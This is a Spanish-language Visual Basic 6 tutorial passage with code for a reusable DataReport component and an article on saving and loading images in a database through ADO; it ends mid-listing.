    Optional ByVal ColumnWidth As Long = nDEFAULCOLUMNWIDTH _
    ) As cls_CeldaDetalle

    Static Key      As Integer
    Static NextLeft As Long

    Dim cell      As cls_CeldaDetalle
    Dim txt       As RptTextBox
    Dim lbl       As RptLabel
    Dim LineRight As Long

    Key = Key + 1

    '//Filter maximun cells
    If Key > nMAXCELLS Then Exit Function

    '//Filter ReportWidth
    If ColumnWidth <= 0 Then ColumnWidth = nDEFAULCOLUMNWIDTH
    If NextLeft + ColumnWidth > m_Report.ReportWidth Then
       '//Try Landscape
       If NextLeft + ColumnWidth > gRptWidthLandscape Then
          Exit Function '//No chances of add new cell
       Else
          '//changes orientation to Landscape
          Call gChangesOrientation(vbPRORLandscape)
          m_Report.ReportWidth = gRptWidthLandscape
       End If
    End If

    '//Cell
    Set cell = New cls_CeldaDetalle
    Set txt = m_Report.Sections("stDetalle").Controls("txtCelda" & Key)
```

```
    With txt
        .DataField = FieldName
        .DataMember = m_DetailMember
        .Visible = True
        .Width = ColumnWidth
        .Left = NextLeft

        LineRight = .Left + .Width
    NextLeft = NextLeft + .Width
    End With
    If Len(FormatString) Then gGiveFormat txt, FormatString

    '//Cell title
    Set lbl = GetLabel("stEncabezadoDePagina", "lblTituloDeCelda" & Key)
    With lbl
        .Left = txt.Left
        .Width = txt.Width
        .Caption = gAdjustNameToWidth(lbl, Title)
        .Visible = True
    End With

    gCellMargin txt
    cell.Key = Key
    Set cell.txtCell = txt
    DetailCells.Add cell, CStr(Key)

    Set AddDetailCell = cell
    Set cell = Nothing
End Function

Public Property Get Item(vntIndexKey As Variant) As cls_CeldaDetalle
    Set Item = DetailCells(vntIndexKey)
End Property

Public Property Get Count() As Long
    Count = DetailCells.Count
End Property

Public Property Get NewEnum() As IUnknown
    Set NewEnum = DetailCells.[_NewEnum]
End Property

Private Sub Class_Initialize()
    Set DetailCells = New Collection
    Set m_Report = New rptGerneral1
    Call gGetPageSize(m_Report)
End Sub

Private Sub Class_Terminate()
    Set DetailCells = Nothing
    Set m_Report = Nothing
    Call gResetPageOrient
End Sub

Public Property Get MaxCells() As Integer
    MaxCells = nMAXCELLS
End Property

Public Property Let PieDePagina(ByVal v As String)
    gLetCaption GetLabel("stPieDePagina", "lblPieDePagina_H"), v
End Property

Public Property Let PieDeInforme(ByVal v As String)
    gLetCaption GetLabel("stPieDeInforme", "lblPieDeInforme_H"), v
End Property

Public Property Let EncabezadoDeInforme(ByVal v As String)
    gLetCaption GetLabel("stEncabezadoDeInforme", _
"lblEncabezadoDeInforme_H"), v
    m_Report.Caption = v
End Property

Private Function GetCaption( _
    SectionName As String, _
    LabelName As String _
    ) As String
    GetCaption = _
    m_Report.Sections(SectionName).Controls(LabelName).Caption
End Function
```

```
Public Property Set DataSource(v As ADODB.Recordset)
    Set m_Report.DataSource = v
End Property

Public Property Set DataEnviron(v As Object)
    Set m_Report.DataSource = v
End Property

Public Property Let DataMember(v As String)
    m_Report.DataMember = v
End Property

Public Property Let DetailMember(v As String)
    m_DetailMember = v
End Property

Public Sub ShowReport(Optional Modal As Boolean = True)
    If Not m_Report.Visible Then
       gCorrectPRB8456 m_Report, "stDetalle", "txtCelda", m_DetailMember
       gElongedToWidth m_Report
       '//Show
       m_Report.Show IIf(Modal, vbModal, vbModeless)
    Else
       m_Report.SetFocus
    End If
End Sub

Private Function GetLine( _
    SectionName As String, _
    LineName As String _
    ) As RptLine
    Set GetLine = m_Report.Sections(SectionName).Controls(LineName)
End Function

Private Function GetLabel( _
    SectionName As String, _
    LabelName As String _
    ) As RptLabel
    Set GetLabel = m_Report.Sections(SectionName).Controls(LabelName)
End Function
```

Luego agrega una clase, con propiedad Instancing = 2-PublicNotCreatable, Name = cls_CeldaDetalle. Esta clase será un objeto de colección de la clase cls_Informe1, y servirá para tener referencia a cada columna agregada al DataReport. El código de la clase cls_CeldaDetalle es:

```
'// -------------------------------------------------------------
'// CLASS       : DetailCell
'// DESCRIPTION : A cell in custum report.
'//               Member rpttextbox of some collection
'// AUTHOR      : Harvey T.
'// LAST UPDATE : 17/11/99
'// SOURCE      : -
'// -------------------------------------------------------------
Option Explicit

Public Key As Integer

Private m_txtCell As RptTextBox

Friend Property Set txtCell(v As RptTextBox)
    Set m_txtCell = v
End Property

Friend Property Get txtCell() As RptTextBox
    Set txtCell = m_txtCell
End Property
```

Por ultimo, agrega un modulo estándar a la DLL, con Name = modCommon y el siguiente código. Es modulo modCommon hace parte de una biblioteca de código más general escrita por mí para manipular DataReport.

```
'// -------------------------------------------------------------
'// MODULE      : Common
'// DESCRIPTION : Shared any
'// AUTHOR      : Harvey T.
'// LAST UPDATE : 29/11/99
'// -------------------------------------------------------------
Option Explicit

Public Const nDEFAULCOLUMNWIDTH As Long = 1800 '//twips
Public Const nGRIDLINESCOLOR    As Long = &H808080


Public gRptWidthLandscape As Long '//twips
Public gRptWidthPortrait  As Long '//twips
Public gRptCurOrientation As Long
Public gRptNewOrientation As Long

'//As global multiuse
Private groo As New ReportOrientation

Public Sub gGiveFormat(txt As RptTextBox, FormatString As String)
    Dim f As New StdDataFormat

    f.Format = FormatString
    Set txt.DataFormat = f
    txt.Alignment = rptJustifyRight
End Sub

Public Sub gCellMargin(txt As RptTextBox)
    Const nCELLMARGIN As Long = 60 '//twips
    With txt
        .Width = .Width - 2 * nCELLMARGIN
        .Left = .Left + nCELLMARGIN
    End With
End Sub

Public Sub gCorrectPRB8456( _
    objRpt As Object, _
    SectionName As String, _
    CellPrefix As String, _
    MemberName As String _
    )
    '//rptErrInvalidDataField
    '//« No se encuentra el campo de datos »
    '//Solution: Give the first DataField in hide Cells

    Dim txt As RptTextBox
    Dim ctl As Variant
    Dim s   As String

    '//Fisrt DataField
    s = objRpt.Sections(SectionName).Controls(CellPrefix & "1").DataField

    For Each ctl In objRpt.Sections(SectionName).Controls
        If InStr(ctl.Name, CellPrefix) Then
           Set txt = ctl
           If txt.DataField = vbNullString Then
              txt.DataMember = MemberName
              txt.DataField = s
              txt.Width = 0
           End If
        End If
    Next
End Sub

Public Sub gMoveLine( _
    ln As RptLine, _
    Optional LineLeft, _
    Optional LineTop, _
    Optional LineWidth, _
    Optional LineHeight _
    )
    If Not IsMissing(LineLeft) Then ln.Left = LineLeft
    If Not IsMissing(LineTop) Then ln.Top = LineTop
    If Not IsMissing(LineWidth) Then ln.Width = LineWidth
    If Not IsMissing(LineHeight) Then ln.Height = LineHeight
    If Not ln.Visible Then ln.Visible = True
End Sub
```


```
Public Sub gLetCaption( _
    lbl As RptLabel, _
    Caption As String _
    )
    lbl.Caption = Caption
    If Not lbl.Visible Then lbl.Visible = True
End Sub

Public Sub gGetPageSize(objRpt As Object)
    Dim ptr As Printer
    Dim tmp As Long

    Set ptr = Printer
    With ptr
        gRptCurOrientation = groo.GetPrinterOrientation( _
                             .DeviceName, .hDC)
        gRptNewOrientation = gRptCurOrientation
        .ScaleMode = vbTwips
        gRptWidthPortrait = .Width - objRpt.LeftMargin - _
                            objRpt.RightMargin
        gRptWidthLandscape = .Height - objRpt.LeftMargin - _
                             objRpt.RightMargin
        If gRptCurOrientation = vbPRORLandscape Then
           '//Swap
           tmp = gRptWidthPortrait
           gRptWidthPortrait = gRptWidthLandscape
           gRptWidthLandscape = tmp
           objRpt.ReportWidth = gRptWidthLandscape
        End If
    End With
    Set ptr = Nothing
End Sub

Public Sub gChangesOrientation(ro As Enum_ReportOriention)
    gRptNewOrientation = ro
    groo.SetPrinterOrientation ro
End Sub

Public Sub gElongedToWidth(objRpt As Object)
    Const sFLAG As String = "_H"

    Dim sect As Section
    Dim ctl  As Variant
    Dim n    As Long

    n = objRpt.ReportWidth

    For Each sect In objRpt.Sections
        For Each ctl In sect.Controls
            If Right(ctl.Name, 2) = sFLAG Then
               ctl.Left = 0
               ctl.Width = n
            End If
        Next
    Next
End Sub

Public Sub gResetPageOrient()
    If Not gRptNewOrientation = gRptCurOrientation Then
       Call gChangesOrientation(gRptCurOrientation)
    End If
End Sub

Public Function gAdjustNameToWidth( _
    lbl As RptLabel, _
    Caption As String _
    ) As String

    Dim rtn As String
    Dim s   As String

    With Printer
        Set .Font = lbl.Font
        If .TextWidth(Caption) > lbl.Width Then
           s = Caption + Space(2)
           Do
              s = Left(s, Len(s) - 1)
```

```
                rtn = s + "..."
            Loop Until .TextWidth(rtn) < lbl.Width Or Len(s) = 0
            gAdjustNameToWidth = rtn
        Else
            gAdjustNameToWidth = Caption
        End If
    End With
End Function

Public Sub gGetControlsList(objRpt As Object)
    Const CO As String = " "
    Dim sect As Section
    Dim ctl  As Variant

    Debug.Print "Section"; CO; "Type"; CO; "Name"
    For Each sect In objRpt.Sections
        For Each ctl In sect.Controls
            Debug.Print sect.Name; CO; TypeName(ctl); CO; ctl.Name
        Next
    Next
End Sub
```

Agregue una nueva clase a la DLL. Esta clase contiene la API para manipular la orientación del papel. Observe los creditos al autor. El código de esta clase lo consigue en este Link: ReportOrientation.zip (3k)

Finalmente, al modulo del formulario del proyecto estándar, agrega un Hierarchacal FlexGrid, Name = flexMuestra, un CommanButton, Name = cmdInforme. El formulario llevara el siguiente código de ejemplo:

Los nombres y estructura de los proyectos se muestra a continuación:




El grupo de proyectos se llamará: grpReporteDeMuestra.vbg. Este grupo de proyectos es útil para depurar el componente InformeGeneral1, que posteriormente se puede dar compatibilidad binaria para colocarlo al servicio de futuros proyectos. El código del cliente (frmMuestra) es el siguiente:


```
'// -------------------------------------------------------------
'// FORM        : frmMuestra
'// DESCRIPTION : Ejemplo de DataReport general
'// AUTHOR      : Harvey T.
'// LAST MODIFY : -
'// -------------------------------------------------------------
Option Explicit

Private rs As ADODB.Recordset

Private Sub cmdInforme_Click()
    flexMuestra.SetFocus
    DoEvents
    GenerarReporte
End Sub

Private Sub GenerarReporte()
    Dim rpt As cls_Informe1
    Set rpt = New cls_Informe1
    With rpt
        Set .DataSource = rs
        .EncabezadoDeInforme = "Base de Datos NWIND (Clientes)"
        .PieDeInforme = "Fin de Informe"
        .PieDePagina = "Clientes con su Contacto"
        .AddDetailCell "Compañía", "NombreCompañía", , 6000
        .AddDetailCell "Contacto", "NombreContacto", , 3000
        .ShowReport True
    End With
End Sub

Private Sub Form_Load()
    Call InicieConjuntoDeRegistros

    '//Cofigurar Grilla
    flexMuestra.ColWidth(0) = 300
    flexMuestra.ColWidth(1) = 2000
    flexMuestra.ColWidth(2) = 2000
    Set flexMuestra.DataSource = rs
End Sub

Private Function InicieConjuntoDeRegistros()
    Dim cnn As Connection
    Dim cmd As Command

    Set cnn = New Connection
    Set cmd = New Command
    Set rs = New Recordset

    '//Database command connection
    cnn.Open "Provider=Microsoft.Jet.OLEDB.3.51;" & _
    "Data Source=D:\Archivos de programa\VB98\Nwind.mdb;"
    With cmd
        Set .ActiveConnection = cnn
        .CommandType = adCmdText
        .CommandText = "SELECT NombreCompañía, NombreContacto " & _
        "FROM Clientes " & _
        "ORDER BY NombreCompañía;"
    End With

    With rs
        .CursorLocation = adUseClient
        .Open cmd, , adOpenForwardOnly, adLockReadOnly
        Set cmd.ActiveConnection = Nothing
        Set cmd = Nothing
        Set .ActiveConnection = Nothing
    End With
    cnn.Close
    Set cnn = Nothing
End Function

Private Sub Form_Unload(Cancel As Integer)
    If Not rs Is Nothing Then
       rs.Close
    End If
End Sub

Private Sub Form_Resize()
    If Not Me.WindowState = vbMinimized Then
```

```
            flexMuestra.Move 0, 0, Me.ScaleWidth, Me.ScaleHeight - 330
            cmdInforme.Move 0, Me.ScaleHeight - cmdInforme.Height
        End If
    End Sub
```

La ejecución del proyecto muestra la siguiente interfaz de usuario:



La ejecución del informe a través del botón Informe, mostrara el siguiente Informe:



Mostrado en un Zoom = 50 %.

Discusión y Ampliación del Informe Reutilizable

Tal cual el componente InformeGeneral1, servirá para mostrar cualquier tabla o vista de datos con dos columnas, solo habrá que modificar el código del cliente, a saber el procedimiento: InicieConjuntoDeRegistros. Para ampliar la capacidad a más columnas, deberá agregar controles (debido a la limitación numero 2) RptLabel de nombre lblTituloDeCeldaX, y controles txtCeldaX a sus respectivas secciones (X es el nuevo numero del control agregado, por ejemplo si agrega una tercera columna, X = 3). Aun no termina el trabajo tedioso, tendrá que dar las propiedades pertinentes a cada nuevo control (debido a la limitación numero 5). Por ultimo deberá modificar la constante nMAXCELLS del la clase cls_Informe1 (esta contante evita el error por desbordamiento del número de columnas enviadas a DataReport).

Se puede dar una grilla a la presentación de la tabla en el informe, pero es un trabajo algo tedioso, deberá agregar controles RptLine a los lados de las celdas y sus titulo. Sin bien vale la pena y le queda de tarea.

El componente InformeGeneral1 intenta solucionar el problema de la orientación del papel de la siguiente manera: Si el numero de columnas no cabe en posición *Portrait*, el reporte pasa (automaticmente) a orientación *LandScape*, hasta que acepte un numero de columnas que cubran el área del reporte, más halla no se mostraran más columnas (sin generar error). Si estudia el código, la clase *ReportOrientation* contiene la API necesaria para cambiar la orientación del papel. Desdichadamente el código trabaja solo para impresoras locales.

Debido a la carencia número 3: « Los controles enlazables a datos deben obligatoriamente estar enlazados a un DataField », es necesario ejecutar el procedimiento *gCorrectPRB8456* del modulo *modCommon* antes de mostrar el Informe. Este procedimiento da un DataField repetido y oculto a las columnas que no se utilizan.

También puede agregar más RptLabel, Imágenes, numeración de páginas, etc. para mejorar la apariencia del Informe. Un informe de ejemplo llevado sobre la base de código se muestra a continuación:

Gestionando Imágenes con ADO

El Código ADO para Gestionar Imágenes en una Base de Datos con Visual Basic

---

Existen ciertos detalles para implementar una interfaz Visual Basic que permita gestionar imágenes en una Base de datos que no están documentados explícitamente. Este articulo describe la forma de almacenar y recuperar imágenes en una base de datos usando la tecnología de acceso a datos ADO. Ciertamente las técnicas usadas con DAO son aplicables a la tecnología ADO, salvo algunos pequeños cambios. No obstante las clases de reconocimiento de datos de Visual Basic 6.0 suministran un medio más eficaz para recuperar las imágenes desde código plano, lo que con versiones anteriores de Visual Basic era algo disfrazado e injustificado (necesariamente usamos un control Data en el mejor de los casos).

Tipo de Dato de la Imagen

Necesariamente las imágenes se almacenan en campos binarios en una Base de Datos, sea FoxPro, Oracle, Access, etc. La naturaleza de los formatos de imágenes debe ser interpretada por las capacidades gestoras de herramienta que manipula los datos. Dentro de una base de datos las imágenes son simples *stream binarios*. El objeto *stdPicture* de Visual Basic recupera los formatos más comunes de imagen, sea GIF, JPG, BMP, sin quejarse, no obstante, Visual Basic no suministra un método para archivar una imagen en un formato especifico, solo se limita a mapas de bits de Windows (salvo software de terceras partes). Aun sigo esperando la mejora de la instrucción **SavePicture** con un parámetro que permita especificar el formato de la imagen con el que se archivará.

Normalmente será deseable archivar las imágenes en las bases de datos en formatos GIF o JPG. La naturaleza comprimida de estos formatos los hace supremamente atractivos para preservar el espacio ocupado por los datos, mientras que un BMP con la misma calidad (digamos 24 bits de profundidad en color), ocupara muchas veces más espacio, dilatando aun más el problema cuando se trata con imágenes de gran tamaño. Asi pues, en este articulo suministrare el código suficiente para archivar y recuperar en el formato deseado.

Este articulo cubre dos aspectos básicos, (1) Guardar Imágenes un una Base de Datos, y (2) Recuperar Imágenes desde una Bases de Datos.

Guardar Imágenes un una Base de Datos

Partimos en que la fuente de imágenes serán archivos, sin embargo también es viable guardar imágenes generadas a partir de métodos gráficos. Inicialmente definimos el mecanismo por el cual daremos la oportunidad al usuario de enviar un archivo de imagen a la base de datos. Yo prefiero usar la capacidad de arrastrar y soltar de Windows, ya que es supremamente fácil y cómodo para el usuario. Aunque si lo prefiere, puede usar un control CommonDialog para que el usuario examine los archivos de una manera más estándar.

Guardar una imagen en una base de datos, básicamente requiere del procedimiento: **PutImageInField** para imágenes relativamente pequeñas (menos de 100k como regla aproximada) o **PutLargeImageInField** para imágenes muy grandes. Si almacena GIF o JPG probablemente nunca va a necesitar de PutLargeImageInField. La diferencia básica de estos procedimientos en que PutLargeImageInField lee el archivo de imagen por lotes, esto con el objetivo de optimizar el uso de memoria.

Ambos procedimientos los he colocado en la clase **cls_ADOServices** que publico a continuación:

```
' CLASS       : cls_ADODBServices
' DESCRIPTION : Some key functions
' AUTHOR      : Harvey T.
' LAST REVIEW : 08/08/99

Option Explicit

'//For retrive or store large pictures
Private Const nBUFFER As Long = 1024

'//NORMAL IMAGES
Public Sub PutImageInField( _
    f As ADODB.Field, _
    File As String _
    )
    Dim b() As Byte
    Dim ff  As Long
    Dim n   As Long

    On Error GoTo ErrHandler
    ff = FreeFile
    Open File For Binary Access Read As ff
    n = LOF(ff)
    If n Then
       ReDim b(1 To n) As Byte
       Get ff, , b()
    End If
    Close ff
    f.Value = b()
    Exit Sub

ErrHandler:
    MsgBox "ERROR: " & Err.Description
End Sub

Public Function GetImageFromField( _
    f As ADODB.Field _
    ) As StdPicture

    Dim b()  As Byte
    Dim ff   As Long
    Dim File As String

    On Error GoTo ErrHandler
    Call GetRandomFileName(File)
    ff = FreeFile
    Open File For Binary Access Write As ff
    b() = f.Value
    Put ff, , b()
    Close ff
    Erase b
    Set GetImageFromField = LoadPicture(File)
    Kill File
    Exit Function

ErrHandler:
    MsgBox "ERROR: " & Err.Description
End Function

'//LARGE IMAGES
Public Sub PutLargeImageInField( _
    f As ADODB.Field, _
    File As String _
    )
    Dim b()      As Byte
    Dim ff       As Long
    Dim i        As Long
    Dim FileLen  As Long
    Dim Blocks   As Long
    Dim LeftOver As Long

    On Error GoTo ErrHandler
    ff = FreeFile
    Open File For Binary Access Read As ff

    FileLen = LOF(ff)
    Blocks = Int(FileLen / nBUFFER)
    LeftOver = FileLen Mod nBUFFER
```

```
    ReDim b(LeftOver)
    Get ff, , b()
    f.AppendChunk b()

    ReDim b(nBUFFER)
    For i = 1 To Blocks
        Get ff, , b()
        f.AppendChunk b()
    Next
    Close ff
    Exit Sub

ErrHandler:
    MsgBox "ERROR: " & Err.Description
End Sub

Public Function GetLargeImageFromField( _
    f As ADODB.Field _
    ) As StdPicture

    Dim b()      As Byte
    Dim ff       As Long
    Dim File     As String
    Dim i        As Long
    Dim FileLen  As Long
    Dim Blocks   As Long
    Dim LeftOver As Long

    On Error GoTo ErrHandler
    Call GetRandomFileName(File)
    ff = FreeFile
    Open File For Binary Access Write As ff
    Blocks = Int(f.ActualSize / nBUFFER)
    LeftOver = f.ActualSize Mod nBUFFER
    b() = f.GetChunk(LeftOver)
    Put ff, , b()
    For i = 1 To Blocks
        b() = f.GetChunk(nBUFFER)
        Put ff, , b()
    Next
    Close ff
    Erase b
    Set GetLargeImageFromField = LoadPicture(File)
    Kill File
    Exit Function

ErrHandler:
    MsgBox "ERROR: " & Err.Description
End Function

Public Function RecordLocation( _
    adoRs As ADODB.Recordset, _
    Optional Title As String = vbNullString _
    )
    On Error GoTo ErrHandler
    With adoRs
        If Not (.EOF Or .BOF) Then
           RecordLocation = Title & .AbsolutePosition & _
                            " de " & .RecordCount
        Else
           RecordLocation = vbNullString
        End If
    End With
    Exit Function

ErrHandler:
    RecordLocation = "VOID"
End Function

Public Sub PutPictureInField( _
       f As ADODB.Field, _
       pic As StdPicture _
    )
    Dim File As String
    On Error GoTo ErrHandler
    Call GetRandomFileName(File)
    Call SavePicture(pic, File)
```

```
    Call PutImageInField(f, File)
    Exit Sub

ErrHandler:
    MsgBox "ERROR: " & Err.Description
End Sub

Private Sub GetRandomFileName(ByRef File As String)
    Randomize Timer
    File = App.Path & IIf(Right$(App.Path, 1) = "\", "", "\") & _
           Format(Rnd() * 1000000, "00000000") & ".tmp"
End Sub
```

Esta clase incluye los procedimientos **GetImageFromField**, **GetLargeImageFromField** y **RecordLocation.** La ultima es solo un detalle de presentación, mientras que las dos anteriores se usan para recuperar datos de imagen en casos especiales.


El procedimiento **PutPictureInField** se usa cuando se desea archivar en la base de datos una imagen generada por métodos gráficos, o simplemente el valor *Picture* de un control. Para el primer caso sería: *Call adoSrv.PutPictureInField(rs.Fields("My Photo"), picX.Image).*

Ejemplo para Almacenar Imágenes en una Base de Datos

El siguiente ejemplo muestra la forma de usar la clase cls_ADOServices y un modo bien tratado de manejar el Recordset de ADO.

Todos los ejemplos a continuación debe tener estas tres referencias: (1) Microsoft ActiveX Data Object 2.1 Library (aplica también a la versión 2.0), (2) Microsoft Data Binding Collection, y (3) Microsoft Data Formatting Object Library.


La siguiente es una imagen del formulario que sigue el ejemplo:



A modo de laboratorio, creé una base de datos nueva en Access con la siguiente estructura:

Campo	Tipo	Descripción
Id Photo	Entero Largo	Establece la clave principal.
Photo	Objeto OLE	Contiene imágenes
Note	Texto (254)	Alguna descripción

Le di el nombre *PhotosSample.mdb* a la base de datos, y la archivé en el mismo directorio de la aplicación. Use un *DataEnvironment* (Entorno de Datos) para conectar la base de datos, el cual tiene la siguiente configuración:



No explico como crear el Entorno de Datos. Si desea información, busque «Interactuar con datos de una base de datos Microsoft Jet o Microsoft Access» en la documentación MSDN, el cual le guiará paso a paso el modo de crear y usar un DataEnvironment.

El nombre del objeto DataEnvironment es *datenvPhotos*, el cual tiene una única conexión: *cnnPhotosSample*, y un solo objeto Command: *PhotosQuery*, el cual usa la siguiente consulta:

```
SELECT Photos.[Id Photo], Photos.Photo, Photos.Note
FROM Photos
ORDER BY Photos.[Id Photo];
```

Finalmente, he habilitado la conexión a la base de datos para que no sea de solo lectura (cuando se crean de forma predeterminada las conexiones son de solo lectura).

No necesariamente tiene que crear un *DataEnvironment* para usar los procedimientos de este articulo, puede recrear el ejemplo usando otro mecanismo de conexión como un ADO.Recordset simple o un Control ADODC (realmente prefiero evitar el control ADODC, que por demás es incompatible con ADO 2.1).

Los controles y disposición de este ejemplo se muestran el la imagen de formulario, y siguen esta configuración:

Control	**Nombre**	**Otras propiedades**	**DataField**
PictureBox	picPhoto	OLEDropMode=1	Photo
Label	lblImageFieldSize	BorderStyle=1	Id Photo
Label	lblIdPhoto	BorderStyle=1	
TextBox	txtNote		Note
CommandButton (array de 0 a 3)	cmdMoveRecord	Captions: Fisrt, Previous, Next, Last	
CommandButton	cmdAdd	Caption: Add	
CommandButton	cmdDelete	Caption: Delete	
CommandButton	cmdClose	Caption: Close	

Los Controles con DataField definido tienen: DataSource = datenvPhotos y DataMember = PhotosQuery

Use el siguiente código en el módulo del formulario:

```
' FORM        : frmPhotosSample
' DESCRIPTION : Muestra de almacenar/recuperar formatos gráficos
'               en una base de datos
' AUTHOR      : Harvey T.
' LAST REVIEW : 08/08/99

Option Explicit

Private WithEvents rs As ADODB.Recordset '//Referencia al Recordset
del                                          '//DataEnvironment
Private adoSrv As cls_ADODBServices      '//Servicios de funciones

Private Sub cmdAdd_Click()
    On Error GoTo ErrHandler

    '//Crea un registro y lo actualiza automáticamente
    rs.AddNew
    rs("Id Photo") = Int(100000 * Rnd) '//Clave falsa
    rs("Note") = "Void Note"
    '//imagen predeterminada
    Call adoSrv.PutImageInField(rs.Fields("Photo"), _
                App.Path + "\i_doc.gif")
    rs.Update
    ActiveControls True
    rs.MoveLast
    Exit Sub

ErrHandler:
    MsgBox "ERROR: " & Err.Description
End Sub

Private Sub cmdClose_Click()
    Unload Me
End Sub

Private Sub cmdDelete_Click()
    rs.Delete adAffectCurrent

    If rs.RecordCount Then
       rs.MoveLast
    Else
       ActiveControls False, "cmdAdd"
    End If
End Sub

Private Sub cmdMoveRecord_Click(Index As Integer)
    picPhoto.SetFocus
    With rs
        Select Case Index
        Case 0 '//First
        If .AbsolutePosition > 1 Then
           .MoveFirst
        End If
        Case 1 '//Previous
        If .AbsolutePosition > 1 Then
           .MovePrevious
        End If
        Case 2 '//Next
        If .AbsolutePosition < .RecordCount Then
           .MoveNext
        End If
        Case 3 '//Last
        If .AbsolutePosition < .RecordCount Then
           .MoveLast
        End If
        End Select
    End With
End Sub

Private Sub Form_Load()
    Set adoSrv = New cls_ADODBServices
    Set rs = datenvPhotos.rsPhotosQuery

    If rs.RecordCount = 0 Then
       ActiveControls False, "cmdAdd"
    Else
       Call MoveComplete
    End If
```

```
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set rs = Nothing
    Set adoSrv = Nothing
End Sub

Private Sub ActiveControls( _
    Action As Boolean, _
    ParamArray Exeptions() As Variant _
    )
    Dim v       As Variant
    Dim ctlName As String
    Dim Use     As Boolean
    Dim ctl     As Control

    On Error Resume Next
    For Each ctl In Controls
        ctlName = ctl.Name
        Use = True
        For Each v In Exeptions
            If ctlName = v Then
               Use = False
               Exit For
            End If
        Next
        If Use Then
           If Not ctl.Enabled = Action Then
              ctl.Enabled = Action
           End If
        End If
    Next
End Sub

Private Sub picPhoto_OLEDragDrop( _
    Data As DataObject, _
    Effect As Long, _
    Button As Integer, _
    Shift As Integer, _
    x As Single, Y As Single _
    )
    '//Filtra
    If InStr(".bmp.gif.jpg", LCase$(Right$(Data.Files(1), 4))) Then
       '//Guarda en la base de datos
       Call adoSrv.PutImageInField(rs.Fields("Photo"), Data.Files(1))
       rs.Update
    End If

    '//NOTA. Para imagenes grandes usar:
